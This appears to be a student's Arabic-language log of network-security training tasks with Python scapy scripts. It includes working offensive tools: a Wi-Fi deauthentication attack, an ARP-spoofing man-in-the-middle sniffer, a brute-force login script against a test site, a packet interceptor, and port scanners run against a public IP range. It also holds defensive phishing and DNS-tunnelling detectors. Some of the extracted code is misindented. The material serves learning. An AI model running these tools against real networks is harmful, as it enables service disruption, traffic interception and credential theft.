            print(f"Error {e}")
    if p.haslayer(HTTPResponse):
        try:
            res = p[HTTPResponse]
            print(f'Response code: {res.Status_Code.decode()}')
            if res.Location:
                location = res.Location.decode("utf-8", errors="ignore")
                if "/" in location.split("://", 1)[-1].split("/", 1)[-1]:
                    print(f"Redirect URL at {t}: {location}")
            if res.Content_Disposition:
                print(f'Content_Disposition: {res.Content_Disposition.decode()}')
            else:
                print("Content_Disposition: None")
            print(f'Content_Type: {res.Content_Type.decode()}')
        except Exception as e:
            print(f"Error {e}")

print("\nDone. End of pcap")

```


Task 10

انا الحقيقه مكننش عارف ايه دا قعد ادور كتيير اكتشفت انه حاجه شبه ال dos attack بتبعث ريكويستات كتير لل access point ومن خلال دا بتقطع ال connection ما بين ال devices والشبكه.... الاتاك دا بيتم علي ال management frames بتاعت ال 802.11 Protocol الي بتشتغل بيها الشبكه... ال frames دي بتبقا زي ال authentication وال deauthentication.

ال deauthentication frames او ال Deauth frames بتبقا plain تكست في معظم الشبكات (WPA2 والاقبل منها) ودا بيخليك تقدر تعملها spoof وتبعثها عادي لل devices من غير verification.

مكننش عارف اعمل الكود ازاي...جمعت شويه من جيت هاب علي [geekforgeeks](https://github.com/geekforgeeks) وعملت الاتي.

1- عشان تنفذ الاتاك هتحتاج ال IP وال MAC address بتاع اليوزر والاكسيس بوينت...او حاجه عملت فانكشن فيها الاتي:

- عملتها ب ip_address parameter وظيفتها انها تاخد ال ip دا وتبعث بيه arp request وتستقبل ال reply وتاخذ ال mac بتاعه
- الكود الي حد ما مفهوم...يدوبك عملت variable حددت فيه ال ether layer الي هيا 2 layer عشان احط فيها ال mac وساعتها هيكون broadcast mac وضمتها علي ال arp layer الي هيا 3 layer حطيت فيها ال ip الي هجيب ال mac بتاعه...والريكويس هيتبع وتستقبل الريسبونس وتاخذ ال mac الي جواه

2- عملت فانكشن تانيه هتاخذ ال mac addresses الي اتجابت وال network interface الي هن dos عليها وابتدي بقا اكرت deauth packet بيهم:

- عملت variable اكرت فيه الباكيث....حطيت فيه RadioTap() دا اكتشفت انه عباره عن standard header لل wireless frames 802.11 لازم يكون موجود....واستخدمت ال Dot11() فانكشن دي بتستخدم لل واي فاي communication حطيت فيها ال mac addresses الي جبنها(قعدت فتره عشان اعرف بتتعمل ازاي)....واخر حاجه استخدمت ال Dot11Deauth عشان ابعت بيها ال deauth packets
- بعث الباكيث ب sendp ب count 100

3- ابتديت استخدم ال sys.argv عشان اظبط ال command line...وال len بتاعه لازم يساوي 4 هتبيدي تكتب التول بعديها ال interface بعديها ال target ip بعديها ال ap ip

4- عملت call للفانكشن الاولانيه عشان احيب ال macs بتاعت ال target ip وال ap ip الي اتكتبوا وحطيتهم في variables

5- ابتديت اتأكد ان ال variables دي مش فاضيه وبعديها عملت call للفانكشن الثانيه عشان انفذ الاتاك

امعرفنش اعمل تيسر للكود الحقيقه عشان انا شغال LAN معنديش اكسيس بوينت....فا روجت وديت الكود لل ai عشان اشوف هل هيشغل فعلا ولا لا قالي كويس بس الاحسن تحط التعديلات دي قفلت البراوزر ومحطتش حاجه/

```

import sys
from scapy.all import *

def get_mac_address(ip_address):

    try:
        arp_request = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip_address)
        arp_response = sr1(arp_request, timeout=2, verbose=False)
        if arp_response is not None:
            return arp_response.hwsrc
        else:
            return None
    except Exception as e:
        print(f"can't resolve MAC for {ip_address}: {e}")
        return None

def disconnect_user(mac_address, access_point, interface):

    try:
        packet = RadioTap() / Dot11(addr1=mac_address, addr2=access_point,
        addr3=access_point) / Dot11Deauth(reason=1)

        print(f"Sending 100 deauth packets to {mac_address} from AP
        {access_point} on {interface}...")
        sendp(packet, inter=0.01, count=100, iface=interface, verbose=0)
        print("Deauth packets sent successfully.")
    except Exception as e:
        print(f"Error sending deauth packets: {e}")
        sys.exit(1)

if __name__ == "__main__":

    if len(sys.argv) != 4:
        print("Usage: sudo python3 10.py <interface> <target_ip> <ap_ip>")
        sys.exit(1)

    interface = sys.argv[1] # Must be in monitor mode (e.g., wlan0mon)
    target_ip = sys.argv[2] # target device IP
    ap_ip = sys.argv[3] # access point IP
    mac_address_access_point = get_mac_address(ap_ip)
    mac_address_device = get_mac_address(target_ip)
    if not mac_address_access_point or not mac_address_device:
        print("Failed to resolve MAC addresses. Ensure the devices are on the
        same network.")

    sys.exit(1)
    print(f"MAC Address of Access Point: {mac_address_access_point}")

```

```
print(f"MAC Address of Device: {mac_address_device}")
print(f"Starting Deauthentication Attack on Device: {mac_address_device}")
disconnect_user(mac_address_device, mac_address_access_point, interface)
```

Expected Output ==>

Day 7

Task 1

هنا انا جيت الكود بتاع 8 task 6 level الي كان في تاسكات بايثون كنت بتديله cidr بيطلعك منها ال active ips....وجبت معاه كود بتاع 8 task 2 day ال TCP port scanner....حطيت الاتنين في فانكشنز اخذ ال active ip من الكود دا حطيته يتعمله سكان من الكود دا

```
import subprocess
import concurrent.futures
from ipaddress import ip_network
import socket
import os

def ping_ip(ip):
    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1", ip]
    result = subprocess.run(cmd, stdout=subprocess.DEVNULL,
                             stderr=subprocess.DEVNULL)
    return ip if result.returncode == 0 else None

def scan_port(ip: str) -> list:
    open_ports = []
    print(f"Scanning {ip} for open ports...")
    try:
        with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
            futures = {
                executor.submit(
                    lambda p: (p, socket.socket(socket.AF_INET,
socket.SOCK_STREAM).connect_ex((ip, p))),
                    port
                ): port
                for port in range(1, 65536)
            }
            for future in concurrent.futures.as_completed(futures):
```

```

        port = futures[future]
        try:
            port, result = future.result()
            if result == 0:
                open_ports.append(port)
                print(f"Open port: {ip}:{port}")
        except Exception as e:
            print(f"Error scanning ports for {ip} : {e}")
except KeyboardInterrupt:
    print(f"\nPort scan for {ip} stopped by user")
return open_ports

def scan_network(network):
    try:
        ip_list = [str(ip) for ip in ip_network(network,
strict=False).hosts()]
        if not ip_list:
            print("No host IPs in the given CIDR range")
            return [], []
    except ValueError as e:
        print(f"Invalid CIDR notation: {e}")
        return [], []
    print(f"Searching active IPs...")

    active_ips = []
    open_ports = []
    with concurrent.futures.ThreadPoolExecutor(max_workers=50) as executor:
        results = executor.map(ping_ip, ip_list)
        active_ips = [ip for ip in results if ip is not None]
        if active_ips:
            print("Active IPs:")
            for ip in active_ips:
                print(ip)
                ip_open_ports = scan_port(ip)
                open_ports.extend([(ip, port) for port in ip_open_ports])
                if open_ports:
                    print("\nOpen ports found:")
                    for ip, port in open_ports:
                        print(f"{ip}:{port}")
                else:
                    print(f"\nNo open ports found for {ip}.")
            return active_ips, open_ports
        else:
            print("No active IPs found.")
            return [], []

```

```

if __name__ == "__main__":
    try:
        ip_range = input("Enter IP range (e.g., 192.168.1.0/24): ")
        scan_network(ip_range)
    except ValueError as e:
        print(f"Error: Invalid IP range. Example: 192.168.1.0/24")

```

Expected Output ==>

```

Enter IP range (e.g., 192.168.1.0/24): 83.244.225.128/26
Searching active IPs ...
Active IPs:
83.244.225.129
Scanning 83.244.225.129 for open ports ...
Open port: 83.244.225.129:179

```

Task 2

الكود عملته قبل كذا في level 6 task 10 في تاسكات بايثون... اخذه كوبي بيست

```

import requests
url = "http://testphp.vulnweb.com/userinfo.php"
usernames = ['test', 'best', 'chest', 'nest']
passwords = ['password', 'admin', 'superadmin', 'test', '123456']
print("Brute force starting...")
for username in usernames:
    for password in passwords:
        print(f"Trying username: {username}, password: {password}")
        data = {"uname": username, "pass": password}
        response = requests.post(url, data=data)
        if '<input name="uname"' not in response.text:
            print(f"Successful login, credintials ==> username: {username}, password: {password}")
            exit()
        else:
            print("failed")
print("no credintials found")

```

Expected Output ==>

```
Brute force starting...
Trying username: test, password: password
failed
Trying username: test, password: admin
failed
Trying username: test, password: superadmin
failed
Trying username: test, password: test
Successful login, credentials ==> username: test, password: test
```

Task 3

حاسس اني مش فاهم التاسك بالظبط اعتقد هو عايزني اخش علي نيتورك وشوف الاجهزه المتصله...بس هو محدش النيتورك دي انتيرنال ولا اكستيرنال....لو انتيرنال هنعمل ارب ريكويست لو اكستيرنال هنعمل بينج.....انا عملت الاتنين في الحالتين انا عملت الكود قبل كذا....لو النيتورك انتيرنال هنستخدم كود day6 task6.....لو اكستيرنال هنستخدم كود day7 task1 بس هنشيل منه البورت سكان وهنحط لوجز في الاتنين.

```
# INTERNAL NETWORK

import scapy.all as scapy
from datetime import datetime

def test(sub, offsec):
    try:
        arp_request = scapy.ARP(pdst=sub)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_packet = broadcast / arp_request
        answered_list = scapy.srp(arp_packet, timeout=2, iface=offsec,
verbose=False)[0]
        devices = [{"ip": pkt[1].psrc, "mac": pkt[1].hwsrc} for pkt in
answered_list]
        print("Devices found:")
        with open("logs.txt", "a") as f:
            f.write(f"^^^    {datetime.now().strftime("%Y-%m-%d %H:%M:%S")}\n")
            f.write(f"^^^\n")

        for d in devices:
            print(f"IP: {d['ip']} <==> MAC: {d['mac']}")
            f.write(f"IP: {d['ip']} <==> MAC: {d['mac']}\n")
        if not devices:
            print("No devices found.")
            f.write("No devices found.\n")
        return devices
    except Exception as e:
```

```

        print(f"Error: {e}")
        return []

sub = "192.168.1.0/24"
offsec = "Ethernet"
test(sub, offsec)

# EXTERNAL NETWORK
import subprocess
import concurrent.futures
from ipaddress import ip_network
import os
from datetime import datetime

def ping_ip(ip):
    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1",
ip]
    result = subprocess.run(cmd, stdout=subprocess.DEVNULL,
stderr=subprocess.DEVNULL)
    return ip if result.returncode == 0 else None

def scan_network(network):
    try:
        ip_list = [str(ip) for ip in ip_network(network,
strict=False).hosts()]
        with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
            results = executor.map(ping_ip, ip_list)
            active_ips = [ip for ip in results if ip is not None]
            with open("logs.txt", "a") as f:
                f.write(f"^^^    {datetime.now().strftime("%Y-%m-%d %H:%M:%S")}\n")
                for ip in active_ips:
                    f.write(f"IP: {ip}\n")
                if not active_ips:
                    f.write("No active IPs found.\n")
            return active_ips
    except Exception as e:
        print(f"Error: {e}")
        return []

if __name__ == "__main__":
    ip_range = input("Enter your CIDR: ")
    active_ips = scan_network(ip_range)
    if active_ips:

```

```
print("Active IPs:")
for ip in active_ips:
    print(ip)
else:
    print("No active IPs found.")
```

Expected Output ==>

The screenshot shows a terminal window on the left with the following output:

```
Devices found:
IP: 192.168.1.1 <==> MAC: 50:00:00:00:00:00
IP: 192.168.1.2 <==> MAC: 50:00:00:00:00:00
IP: 192.168.1.4 <==> MAC: f0:00:00:00:00:00
PS C:\Users\ali7a>
```

Below the terminal is a Discord status bar showing 'Connected to Discord' and a 'Grok 3' button.

On the right, a file editor window titled 'logs.txt' shows the same scan results:

```
2025-04-27 15:21:11
IP: 192.168.1.1 <==> MAC: 50:00:00:00:00:00
IP: 192.168.1.2 <==> MAC: 50:00:00:00:00:00
IP: 192.168.1.4 <==> MAC: f0:00:00:00:00:00
```

The screenshot shows a terminal window with the following output:

```
Enter your CIDR: 83.244.225.128/26
Active IPs:
83.244.225.129
83.244.225.130
83.244.225.132
83.244.225.135
83.244.225.136
83.244.225.137
83.244.225.138
83.244.225.139
83.244.225.140
83.244.225.141
```

On the right, a file editor window shows the results of the scan:

```
2025-04-27 15:35:17
IP: 83.244.225.129
IP: 83.244.225.130
IP: 83.244.225.132
IP: 83.244.225.135
IP: 83.244.225.136
IP: 83.244.225.137
IP: 83.244.225.138
IP: 83.244.225.139
IP: 83.244.225.140
IP: 83.244.225.141
IP: 83.244.225.143
```

Task 4

رجعت لتاسك day6 task5 Detect ARP spoofing كونت عامل فيه فايل بيعت arp reply عشان ياخد الماك بتاع ال victim استخدمته وفعلت معاه ال ip forwarding عشان الباكيت لما تروح لل destination توصل عندي الاول بعد كذا تروح لل destination...متوصلش عندي بس وتقف.
الكود نفس كود فايل التيسر...عدلت عليه وعمل 3 فانكشنز زياده هشرحهم بسرعه.

1- اول فانكشن عملتها ب 3 parameters مهمتها انها تبعت arp reply ل machines 2 وتعمل spoof ليهم بحيث اني احط mac address بتاعي عندهم واستقبل الرسالات بتاعتهم (مكنش عندي غير جهاز واحد وهو تلفوني فقمت بعته هو وباعت لل gateway ودا هيجليني اقدر اعمل intercept علي تلفوني لو عملت اي browsing)

- اول حاجه عملت variable عملت فيه call لل get_mac فانكشن عشان اجيب ال ماك بتاع ال IP الي هيتخط سواء بقا كان ip تلفوني ولا ال gateway (لو الماك مجاش الكود مش هيشغل عشان احنا هنبتع باكيت arp لازم يكون فيها mac address عشان نتبع)

- بعدها ابتديت اكريت الباكيت حددت فيها ال target ip وال spoofed ip وال dst mac...بس سبت ال source mac لأن scapy بتحط الماك بتاعك تلقائي لو محطتش source mac
- ابتديت بقا ابعت الباكيت لل target ip يقوله الماك بتاع ال gateway ip عندي وابعثته ال ماك بتاعي انا..... بعد كذا هبعت نفس الريكويست مره ثانيه بس لل gateway ip

2- عملت فانكشن ثانيه بسطيه مهمتها انها تعمل forward للباكيت بحيث انها متقش عندي والناس تبتدي تشك ان الرسائل مبتوصلش.... لا انا هخلها تروح لل destination بتاعها بس تمر من خلالي الاول عن طريق ال ip forwarding.....قعت فتره لحد ما عرفت ازاي بيتعمل بعد كذا لقيت انه ليه command لل linux وواحد تاني لل windows انا حظيت الاتنين .

3- عملت فانكشن ثانيه تبتدي بقا تعمل sniff للباكيتس بعد ما ال spoofing ينجح.... انا عملت sniff علي بورت 80 بس عشان بسيط وتقدر تقرأه

4- بعدها ابتديت احدد ال ips الي هعملها spoof وحطها في variables وعملت call للفانكشنز

امعرفتش اعمل تيسر للكود عشان معرفتش اسبووف الماك بتاع تلفوني مش عارف ليه الحقيقه يمكن عشان انا شغال من LAN وهو wifi....روحت باعت الكود لل ai اناأكد وطلع تمام

```
import scapy.all as scapy
import os
import platform

def get_mac(ip, interface):
    try:
        arp_request = scapy.ARP(pdst=ip)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_packet = broadcast / arp_request
        answered_list = scapy.srp(arp_packet, timeout=2, iface=interface,
verbose=False)[0]
        return answered_list[0][1].hwsrc if answered_list else None
    except:
        return None

def send_arp_reply(target_ip, source_ip, interface, hwsrc=None, count=1):
    target_mac = get_mac(target_ip, interface)
    if not target_mac:
        print(f"Could not get MAC for {target_ip}....")
        return False
    action = "Spoofing" if hwsrc is None else "Restoring"
    print(f"{action} {source_ip} to {target_ip} (MAC: {target_mac})...")
    try:
        packet = scapy.Ether(dst=target_mac) / scapy.ARP(op=2, pdst=target_ip,
hwdst=target_mac, psrc=source_ip, hwsrc=hwsrc)
        scapy.send(packet, iface=interface, count=count, verbose=False)
        actual_hwsrc = packet[scapy.ARP].hwsrc if hwsrc is None else hwsrc
        print(f"Sent ARP reply: {source_ip} is at {actual_hwsrc} to
```

```

{target_ip} ({count} times)")
    return True
except Exception as e:
    print(f"Error: {e}")
    return False

def forwarding():
    os_name = platform.system().lower()
    try:
        if os_name == "linux":
            os.system("sysctl -w net.ipv4.ip_forward=1")
        elif os_name == "windows":
            os.system("netsh interface ipv4 set interface \"Ethernet\"
forwarding=enabled")
        print("Enabled IP forwarding")
    except:
        print("Error enabling IP forwarding")

def sniff_packets(interface):
    print("sniffing Starting...")
    try:
        scapy.sniff(iface=interface, filter="tcp port 80", prn=lambda packet:
print(f"[*] Intercepted packet: {packet.summary()}"), store=False)
    except Exception as e:
        print(f"Error: {e}")

interface = "Ethernet" # Change to your interface
target_ip = "192.168.1.4" # Target device to trick
gateway_ip = "192.168.1.1" # IP to spoof (e.g., gateway)

if interface:
    pass
else:
    print(f"Interface dosen't exist: avaiable:\n{scapy.get_if_list()}")
    exit(1)

target_mac = get_mac(target_ip, interface)
gateway_mac = get_mac(gateway_ip, interface)
if not target_mac or not gateway_mac:
    exit(1)

forwarding()

print(f"Starting MITM attack on {interface}...")

if not send_arp_reply(target_ip, gateway_ip, interface) or not

```

```

send_arp_reply(gateway_ip, target_ip, interface):
    print("[!] Spoofing failed...")
    exit(1)

try:
    sniff_packets(interface)
except KeyboardInterrupt:
    print("\nStopping ARP spoofing...")
    exit(1)
finally:
    send_arp_reply(target_ip, gateway_ip, interface)
    send_arp_reply(gateway_ip, target_ip, interface)

    print(f"ARP tables restored.")

```

علي العموم انا عملت كود تاني بردو وظيفته انه يخش علي النيتورك يعمل intercept لأي باكايت وييعتها علي جهازه. الكود بسيط...بعمل intercept للباكايت بعديها بفتح سوكيت واخذ الباكايت دي وابعتها عندي. يمكن الحاجه الي شبه جديده الي ضفتها في الكود..... ودي بعد ما دورت عليها شوية وهيا ال args دي شبه انك بتحدد flags كذا التول بتستخدمها جبتها كلها من [stackoverflow](#) و [geekforgeeks](#)

```

from scapy.all import sniff, IP, TCP, Raw
import argparse
import socket

def test(packet):
    if packet.haslayer(TCP) and packet.haslayer(Raw):
        original_payload = packet[Raw].load.decode('utf-8', errors='ignore')
        print(f"Intercepted packet with payload: {original_payload}")
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect(("127.0.0.1", 12345))
            print(f"Sending it to port 12345")
            sock.sendall(original_payload.encode('utf-8'))
            sock.close()
            print("payload sent successfully.")
        except Exception as e:
            print(f"Failed to send modified payload to port 12345: {e}")
    else:
        print("Intercepted packet has no payload or is not TCP, skipping.")

def best(interface, filter_str):
    print(f"Starting packet interception on {interface}")
    sniff(iface=interface, filter=filter_str, prn=test, store=False)

if __name__ == "__main__":

```

```

parser = argparse.ArgumentParser(description="Packet Copy and Redirect
Tool (TCP)")
parser.add_argument("--interface", required=True, help="Network interface
(e.g., lo)")
parser.add_argument("--filter", default="tcp and not dst port 12345",
help="BPF filter (default: tcp and dst port 1234 and dst host 127.0.0.1)")
args = parser.parse_args()
try:
    best(args.interface, args.filter)
except Exception as e:
    print(f"Error: {e}")

```

Expected Output ==>

The image displays four terminal windows illustrating the tool's operation:

- Terminal 1:** A netcat listener on 127.0.0.1:1234 receives a connection from 127.0.0.1:1234. The user sends 'test' and 'best' commands, and the listener responds with 'hello there'.
- Terminal 2:** The tool's start listener function is shown. It receives a connection from 127.0.0.1:43972 and receives the packet 'test'.
- Terminal 3:** The tool sends a 'hello' payload to port 12345. It then shows a series of 'Intercepted packet has no payload or is not TCP, skipping.' messages.
- Terminal 4:** The tool receives multiple connections and packets. It receives 'test' from 127.0.0.1:41446, 'best' from 127.0.0.1:41448, and 'hello' from 127.0.0.1:41456 and 127.0.0.1:40900.

- 1- دا يوزر عادي عامل كونيكيت مع يوزر ثاني وبيبعثله رساله
- 2- اليوزر الثاني استلم الرساله عادي
- 3- الاسكريبت اشتغل وعمل intercept للرساله وبعثها عندي
- 4- الجهاز بتاعي استلم الرساله

Task 5

انا دورت لقيت ان ال packet injection هو انك تكرت باكيث وتبعثها.....انا معرفش انتا عايزني اعمل دا ولا عايزني اعمل intercept لباكيث بتتبع واستقبلها انا واعدلها بعد كذا ابعثها لل destination بتاعتها...سألت بعض الصحبه في السيرفر ومفهمتش حاجه برده وجيت عملت الكود دا يارب يكون صح

```
from scapy.all import IP, TCP, sr1
import sys
import ipaddress

def validates(ip, port):
    try:
        ipaddress.ip_address(ip)
        if not 0 <= port <= 65535:
            raise ValueError("Port must be between 0 and 65535")
        return True
    except ValueError as e:
        print(f"Invalid input: {e}")
        return False

def inject(target_ip, target_port):
    try:
        ip = IP(dst=target_ip)
        tcp = TCP(sport=12345, dport=target_port, flags="S", seq=1000)
        packet = ip / tcp
        print(f"Sending SYN packet to {target_ip}:{target_port}")
        response = sr1(packet, timeout=2, verbose=False)
        if response:
            if response.haslayer(TCP):
                tcp_flags = response.getlayer(TCP).flags
                if tcp_flags == 0x12:
                    print(f"Port {target_port} is open >--SYN-ACK received--<.")
                elif tcp_flags == 0x14:
                    print(f"Port {target_port} is closed >--RST-ACK received--<.")
                else:
                    print(f"Unexpected TCP flags: {hex(tcp_flags)}")
            else:
                print("Non-TCP response received.")
        else:
            print(f"No response from {target_ip}:{target_port}")
    except Exception as e:
        print(f"Error during packet injection: {e}")
```

```
def main():
    target_ip = input("Enter target IP: ")
    try:
        target_port = int(input("Enter target port: "))
    except ValueError:
        print("Port must be a number.")
        return
    if not validates(target_ip, target_port):
        return
    inject(target_ip, target_port)

if __name__ == "__main__":
    main()
```

Expected Output ==>

```
(macabely@vbox) ~/Desktop
$ python3 -m http.server -b 127.0.0.1 80
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...

(macabely@vbox) ~/Desktop
$ sudo python 4.py
Enter target IP: 127.0.0.1
Enter target port: 80
Sending SYN packet to 127.0.0.1:80
Port 80 is open >SYN-ACK received<.
```

Task 6

الاسكريبت دا اتعمل بتاع 3 مرات ولا حاجه...اخذه كوبي بيست

```
import subprocess
import concurrent.futures
from ipaddress import ip_network
import os

def ping_ip(ip):
    cmd = ["ping", "-n", "1", ip] if os.name == "nt" else ["ping", "-c", "1", ip]
    result = subprocess.run(cmd, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    return ip if result.returncode == 0 else None

def scan_network(network):
    ip_list = [str(ip) for ip in ip_network(network, strict=False).hosts()]
    with concurrent.futures.ThreadPoolExecutor(max_workers=50) as executor:
        results = executor.map(ping_ip, ip_list)
        active_ips = [ip for ip in results if ip is not None]
    return active_ips
```

```

if __name__ == "__main__":
    try:
        ip_range = input("Enter IP range (e.g., 192.168.1.0/24): ")
        active_ips = scan_network(ip_range)
        if active_ips:
            print("Active IPs:")
            for ip in active_ips:
                print(ip)
        else:
            print("No active IPs found.")
    except ValueError as e:
        print(f"Error: Invalid IP range. Example: 192.168.1.0/24")

```

Expected Output ==>

```

Enter IP range (e.g., 192.168.1.0/24): 83.244.225.128/26
Active IPs:
83.244.225.129
83.244.225.130
83.244.225.132
83.244.225.133
83.244.225.136
83.244.225.138
83.244.225.150
83.244.225.161
83.244.225.170
83.244.225.180
83.244.225.188

```

Task 7

هنا احنا ممكن نعمل arp request علي النيتمورك ومن خلالها نقدر نشوف كل الاجهزه الي علي النتورك....جيت استخدمت كود
day 6 task 6 بتاع lists all MAC addresses....حطيت معاه زي timer كذا ب 3 ساعات عشان ينفذ الاسكان كل شويه بعد
3 ساعات بمعني ان الاسكريبت هيفضل شغال والاسكان هيتعمل كل 3 ساعات

```

import scapy.all as scapy
import time
from datetime import datetime

LOG = "lgos.txt"
devices = set()
sub = "192.168.1.0/24"
offsec = "Ethernet"

def log(msg):
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

```

```

b = f"[{t}] {msg}\n"
print(b.strip())
with open(LOG, "a") as f:
    f.write(b)

def test(sub, offsec):
    try:
        arp_request = scapy.ARP(pdst=sub)
        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
        arp_packet = broadcast / arp_request
        answered_list = scapy.srp(arp_packet, timeout=2, iface=offsec,
verbose=False)[0]
        print("Devices found:")
        for _, r in answered_list:
            ip = r.psrc
            mac = r.hwsrc
            new = f"{ip} <==> {mac}"
            if new not in devices:
                devices.add(new)
                log(f"New device detected - IP: {ip}, MAC: {mac}")
    except Exception as e:
        log(f"Error in scan: {e}")
        return

try:
    while True:
        test(sub, offsec)
        print(f"Next scan in 3 hours")
        time.sleep(3 * 60 * 60)
except KeyboardInterrupt:
    print("\nScanning stopped")
except Exception as e:
    print(f"Error: {e}")

```

Expected Output ==>

```

Devices found:
[2025-04-28 13:55:27] New device detected - IP: 192.168.1.1, MAC: 5c:6b:4d:8c:4e:00
[2025-04-28 13:55:27] New device detected - IP: 192.168.1.2, MAC: 56:8c:6b:4d:8c:4e
Next scan in 3 hours

```

Task 8

دورت شوية لقيت فيه 2 libraries ال tldextract دي بتاخد ال url ويتقسمه ل (domain - subdomain) و Levenshtein دي هستخدمها عشان هقارن بيها ال legit url من ال phishing url.

1- عملت import لل libraries

2- عملت 2 lists واحده فيها ال legit domains والتانيه هبتدي اشيك عليها اشوف هيا شبه ال legit domains ولا لا

3- عملت فانكشن بتاخد ال url ويتطلع منه الدومين والسبادومين وال تلد

4- عملت فانكشن تانيه ب 3 parameters واحد لل domain_with_suffix بتجيب الدومين بل تلد...والتاني legit ال فيها ال legit domains.....واخر واحد threshold دي زي نسبة المقارنه كدا (انا الحقيقه معرفش عنه اي حاجه انا اخده كوبي بيست).....الفانكشن دي بعمل بيها compare بين ال url وال legit url:

- استخدمت فيها ال ratio() فانكشن بتاعت Levenshtein دي بتحط فيها عنصرين والفانكشن بتقارن ما بينهم وتشوف نسبة الاختلاف ما بينهم (انا بردو معرفش اي حاجه عنها اخدها كوبي بيست من فيديو يوتيوب)...النسبه لو بتساوي او اكبر من 0.75 بيقا فيه phishing لو اقل منه بيقا تمام

5- عملت فانكشن تالته ابتديت بقا اعمل parse لل urls وشوف و call الفانكشنز التانيه عشان اشوف بيقا ال url دا فعلا legit ولا لا

```
import tldextract
import Levenshtein as lv

legit = ['test.com', 'google.com', 'facebook.com']
test = ['http://test.co', 'http://test.com', 'https://www.google.security-update.com', 'https://faceb00k.com/login', 'https://google.com']

def check(url):
    ext = tldextract.extract(url)
    return ext.subdomain, ext.domain, ext.suffix

def miss(domain_with_suffix, legit, threshold=0.75):
    for leg in legit:
        see = lv.ratio(domain_with_suffix, leg)
        if see >= threshold:
            return True
    return False

def phishing(url, legit):
    subdomain, domain, suffix = check(url)
    domain_with_suffix = f"{domain}.{suffix}"
    if domain_with_suffix in legit:
        print(f"link is fine: {url}")
        return False
    if miss(domain_with_suffix, legit):
```

```

        print(f"potential phishing detected: {url} (similar to legitimate
domain)")
        return True
    else:
        print(f"potential phishing detected: {url} (unknown domain)")
        return True
if __name__ == "__main__":
    for url in test:
        phishing(url, legit)

```

Expected Output ==>

```

potential phishing detected: http://test.co (similar to legitimate domain)
link is fine: http://test.com
potential phishing detected: https://www.google.security-update.com (unknown domain)
potential phishing detected: https://faceb00k.com/login (similar to legitimate domain)
link is fine: https://google.com

```

Task 9

عملت التول دي قبل كذا وشرحتها في تاسكات بايثون level 7 task 6

```

from PIL import Image
from PIL.ExifTags import TAGS
import sys

imagen = sys.argv[1]
image = Image.open(imagen)
exifdata = image.getexif()
if not exifdata:
    print("No EXIF data found in the image.")
else:
    for id in exifdata:
        tag = TAGS.get(id, id)
        data = exifdata.get(id)
        if isinstance(data, bytes):
            data = data.decode()
        print(f"{tag}: {data}")

```

Expected Output ==>

```
(macabely@vbox) - [~/Downloads]
$ python .. /Desktop/6.py Death-Valley-NP-5.jpg
Copyright : Copyright (c) Nasim Mansurov

(macabely@vbox) - [~/Downloads]
$ python .. /Desktop/6.py fujifilm-finepix40i.jpg
ResolutionUnit : 2
ExifOffset : 250
Make : FUJIFILM
Model : FinePix40i
Software : Digital Camera FinePix40i Ver1.39
Orientation : 1
DateTime : 2000:08:04 18:22:57
YCbCrPositioning : 2
Copyright :
XResolution : 72.0
YResolution : 72.0
```

Task 10

نا الحقيقه حجات كتير عن ال dns tunneling كل ال عرفه انك بتبعث malicious dns query لل servers زي مثلا انك تحط malicious command في ال subdomain portion وتبعث query انك عايز تعمل resolve لل ip بتاعه مثلا ولا حاجه او ان انتا تعمل dig علي sensitive records زي ال TXT....قعد ادور شويه اشوف ال attacks بتتعمل ازاي عشان اعرف اعملها detect

1- عملت ل import defaultdict دي بتكريت dictionary هستخدمها عشان اخذ ال source ip الي باعت ال query وابندي احسب هو هيبعت كام query لو بيعت اكثر من 100 query بيقا suspicious....ساعتها هعمل alert ان ال ip دا suspicious

2- عملت 3 فانكشنز....واحد بتعمل alert عادي جدا....واحد بتشيك علي ال length بتاع الدومين لو اكثر من 50 بيقا كذا ممكن يكون فيه malicious كود ساعتها هعمل call للفانكشن الاول وهعمل alert....التالته بتشيك علي ال source ip بتشوف هو عمل كام query لو اكثر من 100 هعمل alert

3- عملت فانكشن اخيره بتعمل process للباكيت...اول حاجه بشوف الباكيت دي فيها dns query ولا لا وببتي بقا اخذ منها ال source ip وال domain وال query type واشيك بقا علي كل واحد فيها ولو فيها حاجه sus بعمل alert اجربت اعمل تيست للريكويست.....عملت dig علي domain بس السكريب بتديني ايرور مش عارف ليه/

```
import scapy.all as scapy
from datetime import datetime, timedelta
from collections import defaultdict

max_length = 50
max_queries = 100
susqtype = ['TXT', 'CNAME', 'NULL']
```

```

offsec = 'eth0'
query_counts = defaultdict(list)

def alert(message):
    print(f"[ALERT!!!] ==> {message}")

def subdomain(domain):
    return len(domain) > max_length

def rate(src_ip):
    now = datetime.now()
    query_counts[src_ip] = [t for t in query_counts[src_ip] if now - t <
timedelta(minutes=1)]
    query_counts[src_ip].append(now)
    return len(query_counts[src_ip]) > max_queries

def process(packet):
    if packet.haslayer(scapy.DNSQR):
        src_ip = packet[scapy.IP].src
        query = packet[scapy.DNSQR].qname.decode().lower()
        qtype = packet[scapy.DNSQR].qtype
        qtype_str = scapy.DNS.get_rr(qtype, 'UNKNOWN')

        if subdomain(query):
            alert(f"Suspicious subdomain length detected: {query} from
{src_ip}")

        if qtype_str in susqtype:
            alert(f"Suspicious query type {qtype_str} for {query} from
{src_ip}")

        if rate(src_ip):
            alert(f"High query rate from {src_ip}: {len(query_counts[src_ip])}
queries/min")

def main():
    print("Starting DNS tunneling detection on interface eth0... Press Ctrl+C
to stop.")
    try:

        scapy.sniff(iface=offsec, filter="udp port 53", prn=process, store=0)
    except KeyboardInterrupt:
        print("\nStopped DNS tunneling detection.")
    except Exception as e:
        print(f"Error: {e}")

```

```
if __name__ == "__main__":  
    main()
```

Expected Output ==>

```
(macabely@vbox)-[~/Desktop]  
$ sudo python 10.py  
